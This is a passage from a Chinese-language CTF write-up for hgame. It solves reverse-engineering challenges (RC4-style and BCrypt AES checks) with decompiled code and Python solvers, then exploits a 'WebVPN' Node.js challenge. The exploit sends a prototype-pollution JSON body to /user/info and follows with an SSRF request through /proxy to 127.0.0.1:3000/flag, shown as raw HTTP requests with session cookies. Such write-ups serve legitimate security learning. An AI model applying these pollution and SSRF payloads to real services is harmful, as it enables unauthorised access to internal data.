  sub_401068(strlen(aDeadbeef));
  sub_40110C(strlen(byte_403490));
  v3 = 0;
  while ( byte_403490[v3] == byte_402148[v3] )
  {
    if ( ++v3 >= 32 )
    {
      sub_40100C("Congratulations!", v6);
      return 0;
    }
  }
  sub_40100C("Sry...try again", v6);
  return 0;
}

void __cdecl sub_401068(unsigned int a1)
{
  int i; // ecx
  int v2; // ebx
  int j; // esi
  unsigned __int8 v4; // dl
  int v5[256]; // [esp+Ch] [ebp-400h] BYREF

  memset(v5, 0, sizeof(v5));
  for ( i = 0; i < 256; ++i )
  {
    byte_403390[i] = -i;
    v5[i] = aDeadbeef[i % a1];
  }
  v2 = 0;
  for ( j = 0; j < 256; ++j )
  {
    v4 = byte_403390[j];
    v2 = (v4 + v5[j] + v2) % 256;
    byte_403390[j] = byte_403390[v2];
    byte_403390[v2] = v4;
  }
}

void __cdecl sub_40110C(unsigned int a1)
{
  int v1; // ebx
  unsigned int v2; // edi
  int v3; // esi
  unsigned __int8 v4; // cl

  v1 = 0;
  v2 = 0;
  if ( a1 )
  {
    v3 = 0;
    do
    {
      v1 = (v1 + 1) % 256;
      v4 = byte_403390[v1];
      v3 = (v4 + v3) % 256;
      byte_403390[v1] = byte_403390[v3];
      byte_403390[v3] = v4;
      input[v2++] += input[-(v4 + byte_403390[v1])];
    }
    while ( v2 < a1 );
  }
}
```

前面都是根据byte_403390的变化动调下就出来，最后是个input[v2++] += input[-(v4 + byte_403390[v1])]，调试了下是固定减去了某个值，这样可以先输入hgame{0123456789abcdefghijklmno}得到结果，就可以知道差值了,感觉就是个rc4

exp:

```
a=[0x7D, 0x2B, 0x43, 0xA9, 0xB9, 0x6B, 0x93, 0x2D, 0x9A, 0xD0,
  0x48, 0xC8, 0xEB, 0x51, 0x59, 0xE9, 0x74, 0x68, 0x8A, 0x45,
  0x6B, 0xBA, 0xA7, 0x16, 0xF1, 0x10, 0x74, 0xD5, 0x41, 0x3C,
  0x67, 0x7D]
flag0=b'hgame{0123456789abcdefghijklmno}'
aa=[ 0x7D, 0x2B, 0x43, 0xA9, 0xB9, 0x6B, 0x7D, 0xF2, 0x9C, 0x8C,
  0x49, 0x8B, 0xAE, 0x29, 0x50, 0xB0, 0xA2, 0x6B, 0x97, 0x44,
  0x5E, 0xA7, 0xAF, 0x18, 0xE8, 0x46, 0x78, 0xCF, 0x4D, 0x3C,
  0x62, 0x7D]
flag=[]

for i in range(len(a)):
  flag.append((a[i]-(aa[i]-flag0[i]))%256)
print(bytes(flag))
```

```
b'hgame{Fl0w3rs_Ar3_Very_fr4grant}'
```

encrypt

ida打开

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  void *v3; // rdi
  void *v4; // r14
  UCHAR *v5; // r15
  UCHAR *v6; // rsi
  unsigned int v7; // ebx
  HANDLE ProcessHeap; // rax
  unsigned int v9; // ebx
  HANDLE v10; // rax
  UCHAR *v11; // rax
  __int64 v12; // rax
  ULONG v13; // ebx
  HANDLE v14; // rax
  UCHAR *v15; // r9
  HANDLE v16; // rax
  _OWORD *v17; // rax
  ULONG v18; // ebx
  HANDLE v19; // rax
  HANDLE v20; // rax
  HANDLE v21; // rax
  HANDLE v22; // rax
  HANDLE v23; // rax
  HANDLE v24; // rax
  UCHAR v26[4]; // [rsp+58h] [rbp-19h] BYREF
  ULONG cbOutput; // [rsp+5Ch] [rbp-15h] BYREF
  ULONG v28; // [rsp+60h] [rbp-11h] BYREF
  BCRYPT_KEY_HANDLE phKey; // [rsp+68h] [rbp-9h] BYREF
  UCHAR pbOutput[4]; // [rsp+70h] [rbp-1h] BYREF
  BCRYPT_ALG_HANDLE phAlgorithm; // [rsp+78h] [rbp+7h] BYREF
  ULONG pcbResult; // [rsp+80h] [rbp+Fh] BYREF
  WCHAR pszAlgId[4]; // [rsp+88h] [rbp+17h] BYREF
  UCHAR pbInput[16]; // [rsp+90h] [rbp+1Fh] BYREF
  __m128i si128; // [rsp+A0h] [rbp+2Fh]

  v3 = 0i64;
  v4 = 0i64;
  phAlgorithm = 0i64;
  v5 = 0i64;
  phKey = 0i64;
  v6 = 0i64;
  v28 = 0;
  pcbResult = 0;
  *(_DWORD *)pbOutput = 0;
  *(_DWORD *)v26 = 0;
  cbOutput = 0;
  sub_13F791770(std::cin);
  wcscpy(pszAlgId, L"AES");
  *(__m128i *)pbInput = _mm_load_si128((const __m128i *)&xmmword_13F7934F0);
  si128 = _mm_load_si128((const __m128i *)&xmmword_13F7934E0);
  if ( BCryptOpenAlgorithmProvider(&phAlgorithm, pszAlgId, 0i64, 0) >= 0
    && BCryptGetProperty(phAlgorithm, L"ObjectLength", pbOutput, 4u, &pcbResult,
0) >= 0 )
  {
    v7 = *(_DWORD *)pbOutput;
    ProcessHeap = GetProcessHeap();
    v5 = (UCHAR *)HeapAlloc(ProcessHeap, 0, v7);
    if ( v5 )
    {
      if ( BCryptGetProperty(phAlgorithm, L"BlockLength", v26, 4u, &pcbResult,
0) >= 0 )
      {
        v9 = *(_DWORD *)v26;
        v10 = GetProcessHeap();
        v11 = (UCHAR *)HeapAlloc(v10, 0, v9);
        v6 = v11;
        if ( v11 )
        {
          memcpy(v11, &unk_13F7934A0, *(unsigned int *)v26);
          v12 = 8i64;
          *(__m128i *)pbInput = _mm_xor_si128(
                                  _mm_load_si128((const __m128i
*)&xmmword_13F793500),
                                  _mm_loadu_si128((const __m128i *)pbInput));
          do
```

```
            *(_WORD *)&pbInput[2 * v12++] ^= 0x55u;
          while ( v12 < 15 );
          if ( BCryptSetProperty(phAlgorithm, L"ChainingMode", pbInput, 0x20u,
0) >= 0
            && BCryptGenerateSymmetricKey(phAlgorithm, &phKey, v5, *(ULONG
*)pbOutput, (PUCHAR)&pbSecret, 0x10u, 0) >= 0
            && BCryptExportKey(phKey, 0i64, L"OpaqueKeyBlob", 0i64, 0,
&cbOutput, 0) >= 0 )
          {
            v13 = cbOutput;
            v14 = GetProcessHeap();
            v15 = (UCHAR *)HeapAlloc(v14, 0, v13);
            if ( v15 )
            {
              if ( BCryptExportKey(phKey, 0i64, L"OpaqueKeyBlob", v15, cbOutput,
&cbOutput, 0) >= 0 )
              {
                v16 = GetProcessHeap();
                v17 = HeapAlloc(v16, 0, 0x32ui64);
                v3 = v17;
                if ( v17 )
                {
                  *v17 = xmmword_13F795750;
                  v17[1] = xmmword_13F795760;
                  v17[2] = xmmword_13F795770;
                  *((_WORD *)v17 + 24) = word_13F795780;
                  if ( BCryptEncrypt(phKey, (PUCHAR)v17, 0x32u, 0i64, v6, *
(ULONG *)v26, 0i64, 0, &v28, 1u) >= 0 )
                  {
                    v18 = v28;
                    v19 = GetProcessHeap();
                    v4 = HeapAlloc(v19, 0, v18);
                    if ( v4 )
                    {
                      if ( BCryptEncrypt(
                             phKey,
                             (PUCHAR)v3,
                             0x32u,
                             0i64,
                             v6,
                             *(ULONG *)v26,
                             (PUCHAR)v4,
                             v28,
                             &pcbResult,
                             1u) >= 0
                        && BCryptDestroyKey(phKey) >= 0 )
                      {
                        phKey = 0i64;
                        v20 = GetProcessHeap();
                        HeapFree(v20, 0, v3);
                        v3 = 0i64;
                        if ( !memcmp(v4, &unk_13F795050, v28) )
                          puts("right flag!");
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
  if ( phAlgorithm )
    BCryptCloseAlgorithmProvider(phAlgorithm, 0);
  if ( phKey )
    BCryptDestroyKey(phKey);
  if ( v4 )
  {
    v21 = GetProcessHeap();
    HeapFree(v21, 0, v4);
  }
  if ( v3 )
  {
    v22 = GetProcessHeap();
    HeapFree(v22, 0, v3);
  }
  if ( v5 )
  {
    v23 = GetProcessHeap();
    HeapFree(v23, 0, v5);
  }
  if ( v6 )
  {
    v24 = GetProcessHeap();
    HeapFree(v24, 0, v6);
  }
  return 0;
}
```

是个AES加密，动态调试下，找到enc,key，iv


key就是BCryptGenerateSymmetricKey(phAlgorithm, &phKey, v5, *(ULONG *)pbOutput, (PUCHAR)&pbSecret, 0x10u, 0) >= 0

这里的pbSecret=4C9D7B3EECD0661FA034DC863F5F1FE2

iv就是 memcpy(v11, &unk_13F7934A0, *(unsigned int *)v26);

iv=936AF225FA6810B8D07C3E5E9EE8EE0D

enc就是 if (!memcmp(v4, &unk_13F795050, v28))



Recipe

AES Decrypt

Key 4C9D7B3EECD0661FA0… HEX

IV 936AF225FA6810B8D0… HEX

Mode CBC/NoPadding

Input Hex

Output Hex

Input

```
A4E10F1C53BC42CD8E7154B7F175E35097207197A83B7761406968C1B47B88549F19034470782425F0A96535913A049C4E66BED28B8B2073CEA0CBE939B
D6D83
```

128 1 Raw Bytes LF

Output

```
6867616d657b726576657235655f77696e643077735f3450315f69735f316e746572337374696e677d0000000000000000000e0e0e0e0e0e0e0e0e0e0e0
e0e0e
```

exp:

```python
a='6867616d657b726576657235655f77696e643077735f3450315f69735f316e746572337374696e677d'
bb=[]
for i in range(0,len(a),2):
  bb.append(int(a[i:i+2],16))
# print(bb)
print(bytes(bb))
```

```
b'hgame{rever5e_wind0ws_4P1_is_1nter3sting}'
```

mystery

```c
int sub_564DAD18D100()
{
  puts("please input your flag:\n");
  __isoc99_scanf("%s", input);
  memset(&sbox, 0, 0x100uLL);
  sub_564DAD18D3E0(&sbox, &key, strlen(&key));
  sub_564DAD18D500(&sbox, input, strlen(input));
  if ( !strcmp(input, s2) )
    return puts("Congratulations!\n");
  else
    return puts("Wrong!please try again!");
}

void __fastcall sub_564DAD18D3E0(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  unsigned __int64 i; // rcx
  __int64 v4; // rcx
  int v5; // eax
  unsigned __int8 v6; // si
  unsigned int v7; // edx
  unsigned __int8 *v8; // rdx
  _DWORD v9[258]; // [rsp+0h] [rbp-418h] BYREF
  unsigned __int64 v10; // [rsp+408h] [rbp-10h]

  v10 = __readfsqword(0x28u);
  memset(v9, 0, 0x400uLL);
  for ( i = 0LL; i != 256; ++i )
  {
    *(a1 + i) = i;
    v9[i] = *(a2 + i % a3);
  }
  v4 = 0LL;
  v5 = 0;
  do
  {
    v6 = *(a1 + v4);
    v7 = (v9[v4] + v6 + v5) >> 31;
    v5 = (HIBYTE(v7) + LOBYTE(v9[v4]) + v6 + v5) - HIBYTE(v7);
    v8 = (a1 + v5);
    *(a1 + v4++) = *v8;
    *v8 = v6;
  }
  while ( v4 != 256 );
}

void __fastcall sub_564DAD18D500(__int64 a1, _BYTE *a2, __int64 a3)
{
  _BYTE *v3; // r10
  unsigned int v4; // r9d
  unsigned int v5; // r8d
  char *v6; // rax
  char v7; // dl
  char *v8; // rcx

  if ( a3 )
  {
    v3 = &a2[a3];
    LOBYTE(v4) = 0;
    LOBYTE(v5) = 0;
    do
    {
      v5 = (v5 + 1);
      v6 = (a1 + v5);
      v7 = *v6;
      v4 = (*v6 + v4);
      v8 = (a1 + v4);
      *v6 = *v8;
      *v8 = v7;
      *a2++ -= *(a1 + (*v6 + v7));
    }
    while ( v3 != a2 );
  }
}
```

先输入一个flag，得到一个enc,然后就可以知道差值了

```
flag0=b'hgame{0123456789abcdefghijk}'
enc0=[ 0x50, 0x42, 0x38, 0x4D, 0x4C, 0x54, 0x77, 0x68, 0xFE, 0x6C,
  0xC3, 0x6C, 0x8A, 0x20, 0x84, 0x1B, 0x7C, 0x79, 0x67, 0x3A,
  0x1B, 0x65, 0x7D, 0xEF, 0xA2, 0xE8, 0x6D, 0x2C]
enc2=[  0x50, 0x42, 0x38, 0x4D, 0x4C, 0x54, 0x90, 0x6F, 0xFE, 0x6F,
  0xBC, 0x69, 0xB9, 0x22, 0x7C, 0x16, 0x8F, 0x44, 0x38, 0x4A,
  0xEF, 0x37, 0x43, 0xC0, 0xA2, 0xB6, 0x34, 0x2C]
flag=[]
for i in range(len(enc2)):
  flag.append(enc2[i]+(flag0[i]-enc0[i])&0xff)
print(bytes(flag))
```


```
b'hgame{I826-2e904t-4t98-9i82}'
```

Web

WebVPN


```
const express = require("express");
const axios = require("axios");
const bodyParser = require("body-parser");
const path = require("path");
const fs = require("fs");
const { v4: uuidv4 } = require("uuid");
const session = require("express-session");

const app = express();
const port = 3000;
const session_name = "my-webvpn-session-id-" + uuidv4().toString();

app.set("view engine", "pug");
app.set("trust proxy", false);
app.use(express.static(path.join(__dirname, "public")));
app.use(
  session({
    name: session_name,
    secret: uuidv4().toString(),
    secure: false,
    resave: false,
    saveUninitialized: true,
  })
);
app.use(bodyParser.json());
var userStorage = {
  username: {
    password: "password",
    info: {
      age: 18,
    },
    strategy: {
      "baidu.com": true,
      "google.com": false,
    },
  },
};

function update(dst, src) {
  for (key in src) {
    if (key.indexOf("__") != -1) {
      continue;
    }
    if (typeof src[key] == "object" && dst[key] !== undefined) {
      update(dst[key], src[key]);
      continue;
    }
    dst[key] = src[key];
  }
}

app.use("/proxy", async (req, res) => {
  const { username } = req.session;
  if (!username) {
    res.sendStatus(403);
  }

  let url = (() => {
    try {
      return new URL(req.query.url);
    } catch {
      res.status(400);
      res.end("invalid url.");
      return undefined;
    }
  })();

  if (!url) return;

  if (!userStorage[username].strategy[url.hostname]) {
    res.status(400);
    res.end("your url is not allowed.");
  }

  try {
    const headers = req.headers;
    headers.host = url.host;
    headers.cookie = headers.cookie.split(";").forEach((cookie) => {
      var filtered_cookie = "";
      const [key, value] = cookie.split("=", 1);
      if (key.trim() !== session_name) {
        filtered_cookie += `${key}=${value};`;
      }
      return filtered_cookie;
    });
    const remote_res = await (() => {
      if (req.method == "POST") {
        return axios.post(url, req.body, {
          headers: headers,
        });
      } else if (req.method == "GET") {
        return axios.get(url, {
          headers: headers,
        });
      } else {
        res.status(405);
        res.end("method not allowed.");
        return;
      }
    })();
    res.status(remote_res.status);
    res.header(remote_res.headers);
    res.write(remote_res.data);
  } catch (e) {
    res.status(500);
    res.end("unreachable url.");
  }
});

app.post("/user/login", (req, res) => {
  const { username, password } = req.body;
  if (
    typeof username != "string" ||
    typeof password != "string" ||
    !username ||
    !password
  ) {
    res.status(400);
    res.end("invalid username or password");
    return;
  }
  if (!userStorage[username]) {
    res.status(403);
    res.end("invalid username or password");
    return;
  }
  if (userStorage[username].password !== password) {
    res.status(403);
    res.end("invalid username or password");
    return;
  }
  req.session.username = username;
  res.send("login success");
});

// under development
app.post("/user/info", (req, res) => {
  if (!req.session.username) {
    res.sendStatus(403);
  }
  update(userStorage[req.session.username].info, req.body);
  res.sendStatus(200);
});

app.get("/home", (req, res) => {
  if (!req.session.username) {
    res.sendStatus(403);
    return;
  }
  res.render("home", {
    username: req.session.username,
    strategy: ((list)=>{
      var result = [];
      for (var key in list) {
        result.push({host: key, allow: list[key]});
      }
      return result;
    })(userStorage[req.session.username].strategy),
  });
});

// demo service behind webvpn
app.get("/flag", (req, res) => {
  if (
    req.headers.host != "127.0.0.1:3000" ||
    req.hostname != "127.0.0.1" ||
    req.ip != "127.0.0.1"
  ) {
    res.sendStatus(400);
    return;
  }
  const data = fs.readFileSync("/flag");
  res.send(data);
});

app.listen(port, '0.0.0.0', () => {
  console.log(`app listen on ${port}`);
});
```

登陆后，使用/user/info路由进行原型链污染，污染strategy,污染成127.0.0.1:3000



```
GET /proxy?url=http://baidu.com HTTP/1.1
Host: 139.224.232.162:30785
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:30785/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fN1Erb4v%2F17vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4;
my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-fd85211f0603=
s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItE12naDxSk7jS0oRkiW8Mq3yOgdeK6NKX0VKV0; td_cookie=2947837520
Upgrade-Insecure-Requests: 1


```

抓包后修改成POST方法，Content-Type修改成json



```
POST /user/info HTTP/1.1
Host: 139.224.232.162:30785
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:30785/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-Owe5z1xXNXNa_73r6QkEt8bdSy5.fNlErb4v%2Fl7vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4;
my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-fd85211f0603=
s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItEl2naDxSk7jS0oRkiW8Mq3yOgdeK6NKX0VKV0; td_cookie=2947837520
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 74

{
  "constructor":{
    "prototype":{
      "127.0.0.1":true
    }
  }

}
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/plain; charset=utf-8
Content-Length: 2
ETag: W/"2-nOO9QiTIwXgNtWtBJezz8kv3SLc"
Date: Wed, 21 Feb 2024 07:29:21 GMT
Connection: close

OK
```

```
POST /user/info HTTP/1.1
Host: 139.224.232.162:30785
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:30785/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-
6279fd7e4dec=s%3A0Gu_-Owe5z1xXNXNa_73r6QkEt8bdSy5.fNlErb4v%2Fl7vBkMUVNvo7g6tC9YM
tbfPYSHm4tgr%2Fv4; my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-
fd85211f0603=s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItEl2naDxSk7jS0oRkiW8Mq3yO
gdeK6NKX0VKV0; td_cookie=2947837520
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 74

{
    "constructor":{
            "prototype":{
                "127.0.0.1":true
            }
    }

}
```

修改回GET，修改路径


```
GET /proxy?url=http://127.0.0.1:3000/flag HTTP/1.1
Host: 139.224.232.162:31451
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:31451/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-
6279fd7e4dec=s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fNlErb4v%2F17vBkMUVNvo7g6tC9YM
tbfPYSHm4tgr%2Fv4
Upgrade-Insecure-Requests: 1
```

第一次发送会有个下面的跳转再点下发送就好了。



```
GET /proxy?url=http://127.0.0.1:3000/flag HTTP/1.1
Host: 139.224.232.162:30785
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:30785/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fNlErb4v%2F17vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4;
my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-fd85211f0603=
s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItE12naDxSk7jS0oRkiW8Mq3yOgdeK6NKX0VKV0; td_cookie=2947837520
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Connection:close
Content-Type:text/html
Content-Length:1043
Cache-Control:no-store

<html>
  <head>
    <script language="javascript">
      setTimeout("location.replace(location.href.split(\"#\")[0])",2000);
    </script>
    <script type="text/javascript" src="http://172.168.0.180:89/cookie/flash.js">
    </script>
    <script language="javascript">
      setURL("172.168.0.180");
      supFlash("2948050047");
    </script>
  </head>
  <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="
    http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=7,0,0,0" width="0" height="
    " id="m" align="center">
      <param name="allowScriptAccess" value="always" />
      <param name="movie" value="http://172.168.0.180:89/cookie/flashcookie.swf" />
      <param name="quality" value="high" />
      <param name="FlashVars" value="srv=172.168.0.180" />
      <embed src="http://172.168.0.180:89/cookie/flashcookie.swf"FlashVars="srv=172.168.0.180" quality="high"
      width="0" height="0"  name="m" align="center" allowScriptAccess="always" type="
      application/x-shockwave-flash"pluginspage="http://www.macromedia.com/go/getflashplayer" />
    </object>
```



```
GET /proxy?url=http://127.0.0.1:3000/flag HTTP/1.1
Host: 139.224.232.162:31451
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://139.224.232.162:31451/home
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fNlErb4v%2F17vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4
Upgrade-Insecure-Requests: 1
```

```
